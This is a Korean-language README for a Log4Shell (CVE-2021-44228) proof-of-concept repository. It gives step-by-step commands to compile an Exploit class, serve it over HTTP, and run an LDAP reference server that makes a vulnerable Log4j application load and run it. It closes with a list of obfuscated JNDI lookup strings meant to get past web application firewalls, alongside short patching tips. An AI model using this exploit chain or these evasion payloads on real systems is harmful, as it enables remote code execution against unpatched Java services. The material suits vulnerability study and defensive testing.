 tangxiaofeng7/cve-2021-44228-apache-log4j-rce
Apache Log4j 원격 코드 실행

1.x 버전에는 다른 취약점이 있습니다. 최신 버전으로 업데이트하는 것을 권장합니다.
Log4Shell(CVE-2021-44228) 관련 보안 권고/게시판
이 프로젝트를 다운로드하고, 익스플로잇 코드 blob/master/src/main/java/Exploit.java를 컴파일한 후, 컴파일된 바이너리를 다운로드할 수 있는 웹 서버를 시작하세요.
git clone https://github.com/tangxiaofeng7/CVE-2021-44228-Apache-Log4j-Rce.git
cd CVE-2021-44228-Apache-Log4j-Rce

javac Exploit.java

# start webserver
# For Python2
python -m SimpleHTTPServer 8888
# For Python3
python3 -m http.server 8888

# make sure python webserver is running the same directory as Exploit.class, to test
  curl -I 127.0.0.1:8888/Exploit.class
다른 프로젝트를 다운로드하고 JNDI 참조를 반환하는 LDAP 서버 구현을 실행하세요. https://github.com/mbechler/marshalsec/blob/master/src/main/java/marshalsec/jndi/LDAPRefServer.java
git clone https://github.com/mbechler/marshalsec.git
cd marshalsec
# Java 8 required
mvn clean package -DskipTests
java -cp target/marshalsec-0.0.3-SNAPSHOT-all.jar marshalsec.jndi.LDAPRefServer "http://127.0.0.1:8888/#Exploit"
활성화 코드를 빌드 및 실행하여 (취약한 Java 웹 서버에서 log4j 공격 시뮬레이션) blob/master/src/main/java/log4j.java를 실행하면 계산기 앱이 나타납니다.
cd CVE-2021-44228-Apache-Log4j-Rce
mvn clean package
java -cp target/log4j-rce-1.0-SNAPSHOT-all.jar log4j

# expect the following
# 1. calculator app appear
# 2. in ldapserver console,
#  Send LDAP reference result for Exploit redirecting to http://127.0.0.1:8888/Exploit.class
# 3. in webserver console,
#  127.0.0.1 - - [....] "GET /Exploit.class HTTP/1.1" 200 -
팁:
현재 Java 버전이 구원해줄 것이라고 믿지 마세요. Log4를 업데이트하거나 (JNDI lookup을 제거하세요). 확장을 비활성화하세요 (어쨌든 꽤 나쁜 생각인 것 같습니다).
예:

${jndi:ldap://127.0.0.1:1389/ badClassName}
${${::-j}${::-n}${::-d}${::-i}:${::-r}${::-m}${::-i}://asdasd.asdasd.asdasd/poc}
${${::-j}ndi:rmi://asdasd.asdasd.asdasd/ass}
${jndi:rmi://adsasd.asdasd.asdasd}
${${lower:jndi}:${lower:rmi}://adsasd.asdasd.asdasd/poc}
${${lower:${lower:jndi}}:${lower:rmi}://adsasd.asdasd.asdasd/poc}
${${lower:j}${lower:n}${lower:d}i:${lower:rmi}://adsasd.asdasd.asdasd/poc}
${${lower:j}${upper:n}${lower:d}${upper:i}:${lower:r}m${lower:i}}://xxxxxxx.xx/poc}
웹 애플리케이션 방화벽을 신뢰하지 마세요.
Lookup은 Log4j 구성의 임의 위치에 값을 추가하는 방법을 제공합니다.
finally에서 누출을 일으키는 메서드
LogManager.getLogger().error()
LogManager.getLogger().fatal()
블랙박스 테스트를 원한다면, 수동 스캐닝을 권장합니다.
즐기세요!!!


